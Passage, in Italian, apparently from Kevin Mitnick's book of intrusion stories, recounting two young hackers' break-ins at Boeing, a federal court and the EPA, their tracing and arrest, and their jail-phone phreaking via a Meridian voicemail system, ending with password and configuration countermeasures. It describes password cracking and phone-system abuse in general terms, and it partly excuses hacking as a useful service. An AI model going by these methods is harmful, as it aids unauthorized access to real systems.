Don riuscì a ottenere dalla Boeing la sponsorizzazione dell'evento, che fu tenuto in uno dei centri di formazione informatica della compagnia. "A ciascuno dei corsi settimanali su come sequestrare un computer, come scrivere un mandato di perquisizione, come condurre indagini scientifiche su un computer, e tutto il resto, parteciparono circa trentacinque ufficiali di polizia. Partecipò anche Howard Schmidt, che fu reclutato in seguito dalla forza di polizia dell'Homeland Security, che risponde direttamente al presidente sul cybercrimine."

Il secondo giorno di corso, il cercapersone di Don squillò. "Ricchiamai l'amministratrice, Phillys, che mi disse: 'Sta accadendo qualcosa di strano su questa macchina che non riesco a capire bene'." Spiegò che c'erano un certo numero di directory nascoste che sembravano contenere delle password. E un programma chiamato Crack stava girando sullo sfondo.

Non era una buona notizia. Crack è un programma progettato per penetrare la cifratura delle password. Fa dei tentativi con un elenco di parole o con l'indice di un dizionario, o con la permutazione di parole come Bill1, Bill2, Bill3, per cercare di individuare la password.

Don inviò il suo socio, Ken ("il nostro guru sulla sicurezza di Unix") a dare un'occhiata. Dopo circa un'ora Ken fece uno squillo a Don e gli disse: "Faresti meglio a venire su. La situazione sembra piuttosto pesante. Abbiamo diverse password craccate che non appartengono alla Boeing. Ce n'è una in particolare cui dovresti veramente dare uno sguardo".

Nel frattempo, Matt aveva lavorato sodo nella rete della Boeing. Dopo aver ottenuto l'accesso con i privilegi da amministratore di sistema, "era stato facile arrivare ad altri account dando uno sguardo alle altre macchine cui queste persone avevano

accesso". Questi file contenevano spesso dei numeri di telefono di venditori di software e di altri computer che la macchina poteva chiamare. "Era una directory primitiva di altri host che erano là fuori," dice Matt. Rapidamente i due hacker erano entrati nei database di una gran varietà di aziende. "Avevamo messo le mani in molti posti," dice Costa.

Non volendo lasciare il seminario, Don chiese a Ken di faxare ciò che stava vedendo sullo schermo dell'amministratore. Quando la trasmissione fu completa, Don fu sollevato dal non riconoscere nessuno degli identificativi degli utenti. Tuttavia, era sconcertato dal fatto che molti di loro iniziassero con "giudice". Poi capì.

Pensai: "Mio Dio!". Entrai nella classe piena di agenti di polizia e dissi: "Ragazzi, riconoscete qualcuno di questi nomi?". Lessi una lista di nomi. Un agente federale spiegò: "Sono giudici della Corte distrettuale di Seattle". E aggiunsi: "Bene, io ho un file di password con ventisei password craccate". I federali presenti diventarono quasi verdi.

Don vide un agente del Fbi con cui aveva lavorato in passato fare alcune telefonate:

Chiama la Corte distrettuale e si fa passare l'amministratore di sistema. Riesco a sentire la voce di questo tipo dall'altra parte della linea che dice: "No, assolutamente no. Non siamo connessi a Internet. Non possono avere i nostri file con le password. Non può essere la nostra macchina". E Rich risponde: "No, è proprio la vostra macchina". Abbiamo i file". E il tipo risponde: "No, non può accadere. Nessuno può accedere alle nostre macchine".

Don scorse la lista nelle sue mani e vide che la password di root – la password di massimo livello conosciuta solo agli amministratori di sistema – era stata cracciata. La indicò a Rich:

Rich dice al telefono: "È tua la password di root '2ovens'?" Silenzio tombale dall'altra parte della linea. Tutto quello che sentimmo fu un "thunk" della testa del tipo che batteva contro il tavolo.

Quando fece ritorno in classe, Don sentì un certo fermento. "Dissi: 'Bene, ragazzi, è arrivato il momento di fare un po' di formazione al lavoro dal vivo'."

Con una parte della classe che lo seguiva senza essere stata invitata, Don si preparò alla battaglia. Innanzitutto andò al centro informatico di Bellevue, dove si trovava il firewall. "Scoprimmo l'account che stava gestendo il programma Crack, quello da cui l'utente entrava e usciva, e gli indirizzi Ip da cui proveniva."

In quel momento ormai, con il programma di craccaggio delle password che girava sul computer della Boeing, i due hacker si erano spostati nel resto del sistema della Boeing, "spiderando"<sup>1</sup> per entrare in centinaia di macchine della Boeing.

Uno dei computer cui il sistema della Boeing si collegava non era nemmeno a Seattle. Anzi, si trovava sulla costa opposta. Secondo Costa:

Era uno dei laboratori informatici dei jet a propulsione dei Langley Research Labs della Nasa in Virginia, un Cray Ymp5, uno dei gioielli. Quello fu uno dei passaggi cruciali. Ti vengono in mente ogni genere di cose. Alcuni dei segreti potevano rendermi ricco o morto o pesantemente colpevole.

Le persone al seminario facevano i turni per seguire tutta l'animazione nel centro informatico. Rimasero di stucco quando la squadra addetta alla sicurezza scoprì che gli intrusi erano entrati nel Cray. Don stentava a crederci: "Riuscimmo a identificare molto rapidamente, nel giro di un'ora o due, quel punto di accesso e i punti d'accesso al firewall". Nel frattempo, Ken piazzò delle trappole virtuali sul firewall in modo da determinare quali altri account gli intrusi avevano violato.

Don chiamò la compagnia telefonica locale e chiese loro di installare delle "trappole" per tracciare le linee della Boeing dotate dei modem usati dagli intrusi. Con questo metodo avrebbero registrato i numeri di telefono da cui provenivano le chiamate. Gli addetti della compagnia acconsentirono senza esitazioni. "Facevano parte della nostra squadra, sapevano chi ero e non fecero domande. È uno dei vantaggi del far parte di una di queste squadre di *law enforcement*."

Don inserì alcuni computer portatili nei circuiti tra i modem e i computer, "fondamentalmente per archiviare tutti i tasti digitati in un file". Collegò persino delle stampanti Okidata a ognuna delle macchine "per stampare tutto quello che facevano in tempo reale. Ne avevo bisogno come prova. Non puoi mettere in discussione quello che viene stampato allo stesso modo in cui puoi farlo con un file elettronico". Forse non è così sorprendente, se si pensa a cosa sia più credibile per una commissione di giurati: un file elettronico, o un documento stampato al momento esatto dell'incidente.

Il gruppo fece ritorno al seminario per qualche ora, dove Don illustrò la situazione e le misure difensive adottate. Gli ufficiali

<sup>1</sup> Il verbo *spiderare* può essere riferito agli spider automatici dei motori di ricerca, ma anche al modo di passare da un host all'altro manualmente, seguendo i link interni. [N.d.T.]

delle agenzie di polizia stavano facendo un'esperienza applicata, di livello universitario, di indagine scientifica in campo informatico. "Tornammo sul posto per fare altro lavoro e controllare quello che avevamo in mano, e mentre mi trovavo lì con due agenti federali e il mio socio, il modem iniziò a suonare. Bingo. I tipi erano entrati, registrandosi con l'account," racconta Don.

La compagnia telefonica locale tracciò Matt e Costa fino a casa loro. La squadra guardò gli hacker che entravano nel firewall. Poi si trasferirono all'Università di Washington, dove entrarono nell'account di Matt Anderson.

Matt e Costa avevano preso delle precauzioni che pensavano li avrebbero protetti dall'essere rintracciati. Per esempio, invece di comporre il numero della Boeing direttamente, chiamavano i computer della Corte distrettuale e poi reindirizzavano la chiamata dalla Corte alla Boeing. Avevano pensato che "se c'è qualcuno che ci sta monitorando alla Boeing, sarà difficile per loro capire da dove arriva la telefonata", racconta Costa.

Non avevano idea che ogni loro mossa veniva osservata e registrata mentre Matt chiamava la Corte, da lì passava alla Boeing per poi trasferirsi al suo account personale da studente:

Poiché eravamo appena entrati nel sistema [della Corte distrettuale] e la password e il nome utente erano "public", in quel momento non pensai che fosse una minaccia, o lo trascurai. Quella chiamata diretta è ciò che permise loro di rintracciarmi nel mio appartamento e quello è il punto in cui tutto andò in malora.

Il gruppo di Don si sentiva come la proverbiale mosca sul muro nel momento in cui Matt iniziò a leggere l'e-mail sul suo account da studente: "Nella casella di posta dell'utente c'era tutta una serie di cose sui loro exploit da hacker e le risposte di altri hacker".

Gli ufficiali di polizia sono lì seduti che si spacciano dalle risate, perché questi sono di fatto dei ragazzini arroganti, che non hanno considerato che sarebbero stati beccati. E non sanno che noi li stiamo guardando in tempo reale, e ci forniscono le prove dritti nelle nostre mani.

Nel frattempo, Don strappava i fogli dalla stampante, chiedeva a tutti di firmarli in qualità di testimoni e li sigillava come prova. "In meno di sei ore dal momento in cui eravamo venuti a conoscenza dell'intrusione, avevamo già preso questi signori per violazione di proprietà privata."

I dirigenti della Boeing non avevano niente da ridere. "Erano completamente fuori di sé per la paura e volevano che gli hacker fossero messi in condizione di non nuocere: 'Escludeteli

dalle nostre macchine e finiamola ora'. "Don riuscì a convincerli che sarebbe stato più saggio aspettare. "Dissi loro: 'Non sappiamo in quanti posti sono stati. Abbiamo bisogno di monitorarli per un po' per scoprire cosa diavolo sta succedendo e quello che hanno fatto'." Se si considerano i rischi che ciò comportava, l'avver convinto il management a lasciarli fare fu una testimonianza notevole delle capacità professionali di Don.

### *Sotto sorveglianza*

Uno degli agenti federali che seguiva il seminario ottenne dei mandati di perquisizione per mettere sotto sorveglianza le linee telefoniche di Matt e Costa. Ma le intercettazioni erano solo una parte del lavoro. Ora il governo federale stava prendendo il caso molto seriamente. L'azione aveva assunto le sembianze di un film di spionaggio o di un thriller: furono spediti al campus delle squadre di agenti del Fbi. Fingendosi studenti, seguirono Matt in giro per il campus, osservando le sue azioni in modo da poter poi testimoniare che stava usando un computer particolare del campus in un determinato momento. Altrimenti sarebbe stato facile per lui dichiarare: "Non ero io, ci sono tante persone che usano quella macchina ogni giorno". Era già accaduto in passato.

Da parte della Boeing, la squadra addetta alla sicurezza prese ogni precauzione immaginabile. Lo scopo non era di tenere fuori i ragazzi, ma di seguirli da vicino, continuando a raccogliere prove, assicurandosi al contempo che non facessero alcun danno. Spiega Don: "Avevamo tutti i punti principali di ingresso alle nostre macchine configurati in modo tale che l'amministratore di sistema o il computer stesso ci potevano avvisare per farci sapere che tipo di attività era in corso". Il beep del cercapersone si trasformò in una chiamata "ai posti di combattimento". I componenti della squadra contattavano immediatamente alcune persone inserite su una lista di preavviso per informarle che gli hacker erano di nuovo in cerca di qualcosa. Diverse volte il gruppo di Don seguì l'attività di Matt e Costa tramite Internet, passo dopo passo, fino all'Università di Washington, dove era stato istruito il personale chiave. Rimasero alle loro costole sin dal momento in cui iniziarono l'intrusione.

Don decise di tenerli sotto osservazione per altri quattro o cinque giorni perché "di fatto riuscivamo a contenerli piuttosto bene, e non facevano nulla che consideravo estremamente pericoloso, anche se avevano un accesso di alto livello e avrebbero potuto farlo se avessero voluto".

Ma Costa si accorse presto che stava succedendo qualcosa:

Una sera io e la mia ragazza eravamo nel mio appartamento a guardare la tv. Era una sera d'estate e la finestra era aperta, ed è curioso perché lei guardò fuori... e notò una macchina nel parcheggio della Pay & Save. Beh, circa un'ora dopo, guardò di nuovo fuori e disse: "C'è una macchina fuori con dei tipi dentro che era lì già un'ora fa".

Costa spense la tv e le luci e iniziò a riprendere gli agenti del Fbi che tenevano il suo posto sottocchio. Un po' più tardi, vide una seconda macchina che si fermava vicino alla prima. Gli uomini nelle due macchine discussero qualcosa e poi si allontanarono.

Il giorno dopo, una squadra di ufficiali di polizia si presentò all'appartamento di Costa. A domanda, risposero che non avevano un mandato, ma Costa voleva mostrarsi cooperativo e così non obiettò a essere interrogato. Non obiettò neanche quando gli chiesero di telefonare a Matt e lo invitarono a parlare liberamente delle loro attività attraverso i cellulari mentre registravano la conversazione.

Perché voleva chiamare il suo migliore amico per parlare di attività illegali con degli agenti di polizia in ascolto? Semplice: scherzando una notte, e giocando a una variazione di "Che cosa succederebbe se?" i due avevano prefigurato veramente una situazione in cui avrebbe potuto essere rischioso parlare liberamente, e avevano escogitato un codice. Se uno dei due avesse detto "nove, dieci" nel corso della conversazione, ciò avrebbe significato "Pericolo! Attento a quello che dici." Avevano scelto il numero più facile da ricordare, cioè uno di meno del numero per le chiamate di emergenza (911).

Così, con il telefono sotto controllo e il registratore acceso, Costa chiamò Matt. "Ti ho chiamato pochi minuti fa, alle 9 e 10, ma non sono riuscito a prendere la linea," esordì.

### *Chiudere il cerchio*

La squadra di sorveglianza della Boeing aveva scoperto anche che gli hacker non solo erano entrati nella Corte distrettuale, ma anche nell'Agenzia per la protezione ambientale [Environmental Protection Agency, o Epa].

Don Boelling si recò all'Epa con la cattiva notizia. Come l'amministratore di sistema della Corte distrettuale, i dipendenti dell'Epa erano scettici su una qualsiasi violazione del loro sistema:

Gli dicevamo che le loro macchine erano compromesse e per loro era inconcepibile. Rispondevano: "No, no". Siccome mi era capitato di portarmi dietro il file delle password con dieci o quindici password craccate, le enunciai all'amministratore di sistema.

Stavano lì per dare di stomaco perché si è scoperto che tutte e sei-cento le macchine che hanno negli Stati Uniti sono collegate a Internet tramite lo stesso account. Era un account di root che dava dei privilegi di sistema e avevano tutte la stessa password.

Gli agenti di polizia che seguivano il seminario sulla sicurezza informatica stavano ricevendo molte più informazioni rispetto a quello che avevano pagato. "Per coloro che non ci seguivano sul campo," ricorda Don, "tornavamo ogni giorno in classe e facevamo loro un resoconto dettagliato. Ricevevano un rapporto di prima mano su tutto quello che stava accadendo nel caso."

### *Il passato riemerge*

Siccome era rimasto colpito dalle capacità che gli hacker avevano dimostrato, Don fu sorpreso nell'apprendere che i due erano finiti in tribunale solo due mesi prima con altre accuse, che avevano portato a una condanna per Costa a trenta giorni di lavoro fuori dal carcere.

Eppure eccoli che infrangevano di nuovo la legge come se si sentissero invulnerabili. Come era possibile? Costa spiega che lui e Matt erano già preoccupati perché nel primo caso giudiziario c'erano molte più cose di quelle scoperte dai pubblici ministeri:

Era come una grande palla di neve di cui avevano trovato solo un piccolo pezzo di ghiaccio. Non sapevano che stavamo facendo i cellulari, non sapevano che avevamo dei numeri di carte di credito e non conoscevano il nostro vero scopo nella storia per cui ci avevano beccato. Poiché Matt e io avevamo già parlato del nostro caso, discutemmo di quello che gli avremmo detto. E così avevamo ammesso solo questa infiltrazione in un computer e per noi era stato come farsi due risate. Fu una cosa stupida.

### *Sui telegiornali*

Don stava guidando da Bellevue alla sede della Boeing di South Central, dove si trovava il suo ufficio, quando gli prese un colpo. "Ascoltavo il notiziario della Kiro quando all'improvviso arriva questa notizia che due hacker sono penetrati nella Boeing e che c'è un'indagine in corso. Pensò: 'Merda!'"

Don avrebbe scoperto in seguito che la fuga di notizie era dovuta a un dipendente della Boeing che non era stato contento della decisione di monitorare le attività di Matt e Costa anziché arrestarli immediatamente. Don corse nel suo ufficio e convocò tutte le persone coinvolte: "Dissi: 'Guardate, è uscita tutta la storia!'

È sui telegiornali! Dobbiamo fare qualcosa *subito*.” Howard Schmidt si trovava sul posto ed essendo un esperto nella redazione dei mandati di perquisizione per computer, si fece avanti e li aiutò in modo che fosse scritto correttamente e non vi fosse alcuna domanda a riguardo.

In realtà, Don non era troppo contrariato per la fuga. “Era-  
vamo comunque molto vicini a prenderli. Avevamo moltissime  
prove, tonnellate di prove sui ragazzi.” Ma sospettava che vi fos-  
sero anche altre cose che non erano ancora venute alla luce: “C'e-  
rano un po' di cose che pensavamo stessero facendo, come la fro-  
de di carte di credito. Furono presi per frode più tardi. Credo fu  
sei mesi o un anno dopo che il Secret Service li aveva beccati”.

### *Arrestati*

Costa sapeva che sarebbero arrivati presto e non fu sorpreso dai colpi pesanti sferrati alla porta del suo appartamento. In quel momento si era già liberato di quattro portatili zeppi di prove incriminanti. Non sapeva ancora che, grazie a Don Boelling, i federali avevano tutte le prove di cui avevano bisogno per arrestare lui e Matt.

Matt ricorda di aver sentito la notizia di una violazione dei computer della Boeing da un telegiornale a casa dei suoi genitori. Attorno alle 10 di sera, bussarono alla porta di casa. Erano due agenti del Fbi. Lo interrogarono nella sala da pranzo per circa due ore mentre i suoi genitori dormivano al piano di sopra. Matt non voleva sveglierli. Aveva paura di farlo.

Don Boelling avrebbe seguito gli arresti se avesse potuto. Nonostante i buoni rapporti che aveva con la polizia, non fu invitato. “Non erano troppo disposti ad avere intorno dei civili al mo-  
mento della cattura.”

La Boeing era preoccupata del fatto che uno degli hacker avesse lo stesso cognome di un suo dipendente. Matt non fu contento di vedere suo padre coinvolto in quel casino: “Siccome papà lavorava alla Boeing e abbiamo lo stesso cognome venne inter-  
rogato”. Costa si affrettò a spiegare che erano stati molto attenti a non entrare nel sistema della Boeing usando le informazioni del padre di Matt: “Tenne suo padre completamente fuori dalla storia e non volle coinvolgerlo sin dall'inizio, da prima che capissimo che saremmo finiti nei guai”.

Don fu un po' irritato quando un agente speciale dell'ufficio del Fbi di Seattle venne intervistato dopo la fuga di notizie. Uno dei giornalisti televisivi gli chiese come avevano rintracciato e preso gli hacker. L'agente rispose qualcosa del tipo: “Il Fbi ha usato delle procedure e delle tecniche d'indagine troppo com-

plicate perché possano essere discusse in questa sede". Don pensò: "Siete pieni di merda! Non avete fatto niente! L'abbiamo fatto *noi!*". Era stato impegnato un gruppo di lavoro coordinato, con personale della Boeing, di altre compagnie, della Corte distrettuale e di varie agenzie di polizia locali, statali e federali. "Era la prima volta che facevamo una cosa del genere. Fu un lavoro di squadra."

Fortunatamente, Matt e Costa avevano fatto pochi danni, considerando i disastri che avrebbero potuto causare. "Dal punto di vista dei danni reali alla Boeing non avevano fatto molto," riconosce Don. La compagnia ne uscì facilmente, ma voleva essere sicura che la lezione fosse appresa. "Si dichiararono colpevoli perché di fatto li avevamo colti in flagrante. Non c'era modo per loro di tirarsi fuori," ricorda Don con soddisfazione.

Ma ancora una volta le accuse furono riconsiderate, questa volta diversi capi di imputazione penali furono ridotti alla semplice "violazione informatica". I due ne uscirono con un'altra punizione formale: duecentocinquanta ore di servizi sociali e cinque anni di libertà vigilata senza permesso di usare un computer. La parte più dura furono i risarcimenti: fu ordinato loro di pagare trentamila dollari, la maggior parte dei quali alla Boeing. Anche se nessuno dei due era più un ragazzino, fu data loro un'altra chance. L'ultima.

Ma non avevano imparato la lezione.

**COSTA:** Da stupidi ragazzini che eravamo – o non proprio stupidi ma ingenui per il fatto che non avevamo realizzato in quanti guai avremmo potuto finire – non ci fermammo completamente. Non fu veramente avidità, ma più il glamour di avere un cellulare e usarlo a volontà.

**MATT:** A quel tempo era una cosa grossa. Era veramente un prodotto da ostentare.

Ma le sospensioni che il sistema di giustizia penale aveva concesso a Matt e Costa stavano per esaurirsi. E la causa non era legata ad alcuna delle ragioni che avrebbero potuto immaginare ma, tra tutte le cose possibili, la gelosia.

Costa dice che la sua ragazza di allora pensava che lui la stesse tradendo con un'altra donna. Niente del genere, dice Costa; l'altra donna "era solo un'amica, nulla di più". Costa è convinto che un bel giorno, non avendo rinunciato a vedere l'amica chiamò le autorità dicendo: "Gli hacker della Boeing stanno vendendo computer rubati".

Quando gli investigatori arrivarono a casa della madre, Costa non era in casa, ma sua madre sì. "Oh, sì, entrate pure," disse loro, sicura che non vi fosse alcun pericolo.

Non trovarono alcun oggetto rubato. Questa era la buona notizia. La cattiva notizia era che trovarono un foglietto di carta caduto per terra e finito, non visto, sotto al bordo del tappeto. Sul foglietto c'era un numero di telefono e alcune cifre che un investigatore riconobbe come un Numero seriale elettronico. Un controllo con la compagnia telefonica rivelò che l'informazione era associata a un numero di cellulare che veniva utilizzato illegalmente.

Costa seppe della perquisizione a casa della madre e decise di non farsi trovare:

Per cinque giorni mi ritrovai in fuga dal Secret Service, che aveva la giurisdizione sulle frodi con i cellulari. Ero un fuggitivo. Me ne stetti a casa di un amico di Seattle, mentre loro erano venuti a cercarmi a casa, fortunatamente la macchina che guidavo era ancora intestata al proprietario precedente, così non fui catturato.

Il quinto o il sesto giorno, parlai con il mio avvocato, mi presentai all'Ufficio per la libertà vigilata insieme a lui e mi consegnai. Fui arrestato e portato via.

Scappare dal Secret Service, quello fu un momento stressante.

Anche Matt fu prelevato. I due si ritrovarono in due piani separati della prigione della Contea di King.

### *Jail phreaking*

I ragazzi appresero che questa volta non ci sarebbe stato processo. Una volta concluse le indagini e compilate le carte da parte dell'ufficio del procuratore, la coppia sarebbe finita davanti a un giudice federale per violazione della libertà vigilata. Nessun processo, nessuna chance di allestire una difesa e non molte speranze di ottenere clemenza.

Nel frattempo sarebbero stati entrambi interrogati approfonditamente. Conoscevano la procedura: tenere i criminali separati e farli cadere in contraddizione quando danno delle versioni discordanti.

Matt e Costa scoprirono che il carcere locale, almeno per loro, era un posto più duro in cui trascorrere il tempo di una prigione federale. "La prigione della contea è la peggiore, come nessun altro posto. Fui minacciato da un paio di persone," dice Costa. "Mi è capitato di venire alle mani. Se non reagisci ti masticano e ti sputano." Matt ricorda di essere stato preso a pugni. "Credo che fu perché ero stato troppo al telefono. Così imparai la lezione."

La prigione era dura anche per un altro motivo. Come ricorda Costa:

[Era] il non sapere che cosa sarebbe accaduto in seguito, perché eravamo già stati nei guai e sapevamo che ora lo eravamo ancora di più. Era la paura di non sapere, più che la paura dei detenuti. Dissero solo "chiudeteli a chiave" e non c'era né cauzione né deposito. Eravamo sottocustodia federale. Non avevamo idea di dove saremmo andati da lì ed eravamo sotto chiave per un tempo indeterminato.

Le carceri di solito hanno due tipi di telefono: i telefoni a pagamento, dove le conversazioni vengono controllate per assicurarsi che i detenuti non stiano progettando qualcosa di illegale, e i telefoni collegati direttamente all'Ufficio della difesa pubblica, in modo che i detenuti possano parlare con i loro avvocati d'ufficio.

Nella prigione di Seattle, le chiamate agli avvocati d'ufficio vengono effettuate selezionando un elenco di numeri a due cifre. Spiega Matt: "Ma se li chiami dopo l'orario di lavoro cosa ottieni? Entri nel loro sistema vocale e puoi toccare tutti i tasti a toni che vuoi". Iniziò a esplorare il sistema di caselle vocali.

Fu in grado di identificare il sistema come un Meridian, una tipologia che sia lui sia Costa conoscevano bene, e lo programmò in modo tale che avrebbe trasferito le sue chiamate a una linea esterna. "Installai nel menu un numero otto, che non era fornito dal sistema vocale automatico. Da lì potevo chiamare un numero locale e digitare un codice a sei cifre che conoscevo. A quel punto potevo chiamare in qualsiasi parte del mondo."

Anche se i telefoni venivano disattivati alle otto di sera, la linea degli avvocati difensori veniva lasciata sempre attiva. "Giovavamo con i telefoni tutta la notte e non c'era nessuno in coda perché pensavano che fossero spenti," dice Costa. "Pensavano solo che eravamo pazzi a star lì seduti con il telefono. Così funzionò perfettamente."

Mentre Costa scopriva come fare telefonate all'esterno, anche Matt stava usando il telefono di notte nel suo reparto per condurre alcune esplorazioni per conto suo. Individuò un "numero ponte in un vecchio circuito chiuso" di una compagnia telefonica della Pennsylvania, che permetteva a entrambi di chiamare un numero test della compagnia e parlarsi.

I due passavano ore a parlarsi ai telefoni non controllati. "Pottemmo discutere del nostro caso prima di essere interrogati. Il che fu comodo, molto comodo," dice Costa. E Matt aggiunge: "Discutemmo all'infinito ciò che dovevamo dire alla controparte. Volevamo che tutto filasse alla perfezione".

Tra i detenuti si sparse la voce che i due ragazzini erano dei maghi dei telefoni.

COSTA: Diventai quasi grasso perché gli altri detenuti mi davano i loro vassoi in cambio delle telefonate gratuite.

MATT: Stavo iniziando a dimagrire perché ero nervoso. Stavo lì seduto con tutti quei ruffiani e non mi piaceva passar loro queste telefonate.

Stare in prigione e infrangere la legge facendo telefonate illegali e concordando le proprie versioni nella speranza di ingannare i pubblici ministeri. Per un hacker una cosa del genere è semplicemente divertente. Per Matt e Costa, significò rischiare di ritrovarsi con altre imputazioni sommate a quelle che avevano già.

Alla fine i loro tentativi di colludere non li aiutarono. Le prove erano schiaccianti e questa volta si trovarono di fronte a un giudice che non li avrebbe lasciati andare con un buffetto. Furono entrambi condannati a "un anno e un giorno" da scontare in una prigione federale, da cui scalare il tempo già trascorso nel carcere della contea. Il "giorno extra" di prigione gli fu sostanzialmente d'aiuto. In base alle leggi federali sulle pene detentive, quel giorno permetteva loro di essere rilasciati con cinquanta-quattro giorni di anticipo per buona condotta.

I due furono detenuti senza possibilità di pagare cauzione per tre mesi e mezzo. Poi ottennero la sospensione della pena, ma dovendo sottostare a un insieme severo di restrizioni, finché il giudice non avesse deciso una sentenza. Don aveva ragione: questa volta non c'era stata clemenza.

### *Scontare la pena*

Matt fu spedito a Camp Sheridan in Oregon mentre Costa finì nel Campo di prigionia federale di Boron, in California. "Era un carcere federale perché avevamo violato i termini della libertà vigilata concessa su un capo di imputazione federale," dice Costa.

Nondimeno, non fu esattamente un "periodo duro" per nessuno dei due. Costa:

Sapevo che mi era andata di lusso. Era una prigione federale con una piscina. Nel mezzo del deserto del Mojave, era un posto piacevole. Non avevamo una recinzione, solo una linea gialla nella sabbia. Era uno di questi posti in cui, sai, c'erano stati tre senatori. C'era anche il tipo che aveva lanciato una famosa catena di ristoranti quand'ero lì.

Boron era l'ultimo istituto federale con una piscina, e Costa in seguito venne a sapere che un servizio televisivo di Barbara Walters aveva portato alla chiusura della piscina, dopo che era stato rilasciato. Personalmente posso capire che non si spendano i soldi dei contribuenti per una piscina quando viene costruita una nuova prigione, ma non riesco a capire perché se ne debba distruggere una già esistente.

Nella prigione di Sheridan, Matt scoprì che tra i detenuti c'era un ex direttore della Boeing. "Era finito nei guai per una specie di appropriazione indebita o un reato da colletto bianco." Il che sembrava in qualche modo ironico.

Costa e gli altri detenuti di Boron venivano condotti frequentemente, per mezz'ora attraverso il deserto in un autobus rovente della prigione: dovevano fare dei lavori alla vicina base dell'aeronautica di Edwards. "Mi misero in un capannone dell'esercito dove avevano un server Vax. Non avrei dovuto neanche stare nei paraggi di un computer." Avvisò il sergente. "Gli dissi la mia storia e lui mi rispose: 'Fai pure'." Costa non perse tempo e familiarizzò subito con il computer militare. "Andavo su Irc ogni giorno e chattavo mentre ero rinchiuso. Scaricavo Doom ad altissima velocità. Era fantastico, eccezionale!"

A un certo punto a Costa fu assegnato il compito di ripulire un furgone per operazioni segrete di comunicazione, pieno di dispositivi elettronici sensibili. "Non riuscivo a credere che ci lasciavano fare una cosa del genere."

In un certo senso, la loro prigionia sembra un'avventura, quasi uno scherzo. Ma non lo fu. Ogni mese che passarono dentro fu un mese di vita sprecato, un mese di istruzione mancata, un mese lontano dalle persone che amavano e con cui avrebbero voluto trascorrere del tempo. Ogni mattina un prigioniero comincia la sua giornata chiedendosi se oggi dovrà fare a pugni per difendere se stesso o la sua proprietà. Il carcere può essere terrificante.

### *Che cosa stanno facendo oggi*

Dieci anni dopo che sono stati rilasciati, i due ragazzi sembrano condurre entrambi vite più comuni. Matt sta lavorando al momento per una grossa compagnia a San José come sviluppatore di applicazioni Java. Costa ha la sua azienda e sembra piuttosto indaffarato a "installare sistemi digitali di sorveglianza e dei client audio distribuiti (*slimdevices*) per le aziende". Ha trovato un lavoro per cui è portato; le persone annoiate per i lavori che fanno sarebbero invidiose nel sapere che lui, dice, "si diverte ogni minuto".

### *Riflessioni*

Sembra incredibile che al giorno d'oggi gli hacker trovino ancora così facile andarsene a spasso in così tanti siti aziendali. Nonostante tutte le storie di intrusioni, le preoccupazioni per la sicurezza e la presenza di esperti di sicurezza competenti e pro-

fessionali, assunti in pianta stabile o come consulenti da compagnie grandi e piccole, è scioccante che una coppia di adolescenti sia stata competente a sufficienza da penetrare nei computer di un tribunale federale, di una grossa catena di alberghi e della Boeing Aircraft.

Credo che la ragione di ciò sia ascrivibile almeno in parte al fatto che molti hacker seguono un percorso simile al mio, trascorrendo un'enorme quantità di tempo a studiare i sistemi informatici, i sistemi operativi, le applicazioni, il networking e via dicendo. Sono in gran parte autodidatti, ma si formano anche tramite un accordo di tutoraggio informale ma altamente efficace di "condivisione della conoscenza". Alcuni, appena usciti dalle scuole superiori, hanno avuto abbastanza tempo e si sono istruiti a sufficienza nel campo, da essere maturi per una laurea in Scienze dell'hacking. Se il Mit o Cal Tech dovessero istituire una laurea del genere, ne conosco diversi che candiderei.

Non deve stupire che molti consulenti di sicurezza abbiano un passato segreto da blackhat (compresi almeno un paio di quelli le cui storie compaiono in queste pagine). Compromettere i sistemi di sicurezza richiede un tipo particolare di struttura mentale, in grado di analizzare attentamente come rendere questi sistemi inefficaci. Chiunque cerchi di entrare in questo campo unicamente a partire da cose apprese in classe avrebbe bisogno comunque di molta esperienza pratica, poiché si troverebbe a competere con consulenti che hanno iniziato a studiare la materia all'età di otto o dieci anni.

Può essere difficile da ammettere, ma la verità è che tutti nel campo della sicurezza hanno molto da imparare dagli hacker. I quali possono rivelare una debolezza nel sistema con modalità che sono imbarazzanti da riconoscere e costose da affrontare. Possono infrangere la legge mentre lo fanno, ma forniscono un servizio di valore. Di fatto molti "professionisti" della sicurezza sono stati hacker nel loro passato.

Qualche lettore criticherà Kevin Mitnick per queste parole, l'hacker di una volta che difende la generazione di hacker di oggi. Ma la verità è che molti attacchi degli hacker hanno la preziosa funzione di evidenziare i punti deboli nella sicurezza di una compagnia. Se l'hacker non ha causato nessun danno, commesso un furto, o lanciato un attacco che produce un'interruzione del servizio, la compagnia ne soffre o ne beneficia nel momento in cui è costretta ad affrontare le proprie vulnerabilità?

### *Contromisure*

Garantirsi una gestione appropriata della configurazione di un sistema è un processo cruciale che non andrebbe ignorato.

Anche se si configurano nel modo giusto tutti gli hardware e i software al momento dell'installazione e si tengono aggiornate tutte le patch di sicurezza essenziali, la configurazione impropria di un singolo componente può creare una fessura nel muro. Ogni organizzazione dovrebbe avere una procedura definita per assicurarsi che il personale dell'It addetto all'installazione di hardware e software, e il personale delle telecomunicazioni che installa i servizi di telefonia, siano formati in modo appropriato. E che venga ricordato loro regolarmente, anche tramite test periodici, che la verifica della sicurezza deve essere un chiodo fisso nel loro modo di pensare e di agire.

A rischio di apparire – qui e altrove – come semplici promotori del nostro libro precedente, *L'arte dell'inganno* fornisce uno schema per la formazione dei dipendenti alla consapevolezza della sicurezza informatica. I sistemi e gli apparecchi dovrebbero essere testati sotto il profilo della sicurezza prima di essere messi in produzione.

Credo fermamente che affidarsi esclusivamente alle password statiche dovrebbe essere una pratica del passato. Bisognerebbe implementare delle forme più forti di autenticazione, facendo ricorso a strumenti "fisici" come gli identificativi a tempo o dei sistemi biometrici affidabili, da usare in combinazione con una password personale forte – cambiata spesso – per proteggere i sistemi che elaborano e archiviano le informazioni di valore. Usare una forma di autenticazione più sicura non garantisce che non possa essere hackerata, ma almeno innalza il livello di difficoltà.

Le organizzazioni che continuano a usare solo password statiche hanno bisogno di fare formazione e di dare sollecitazioni o incentivi frequenti che incoraggino delle pratiche sicure con le password. Un regolamento interno efficace sulle password richiede agli utenti di costruire delle password sicure che contengano almeno un numero e un simbolo o un mixto di maiuscole e minuscole, e di cambiarle periodicamente.

Un passo ulteriore vuole che ci si assicuri che i dipendenti non cedano alla "pigritizia della memoria" scrivendo le password e postandole sul loro monitor o nascondendole sotto la tastiera o nel cassetto della scrivania, cioè nei posti in cui un ladro di dati con un minimo di esperienza guarda per primo. Inoltre, una buona pratica con le password richiede di non usare mai la stessa password o una simile su più di un sistema.

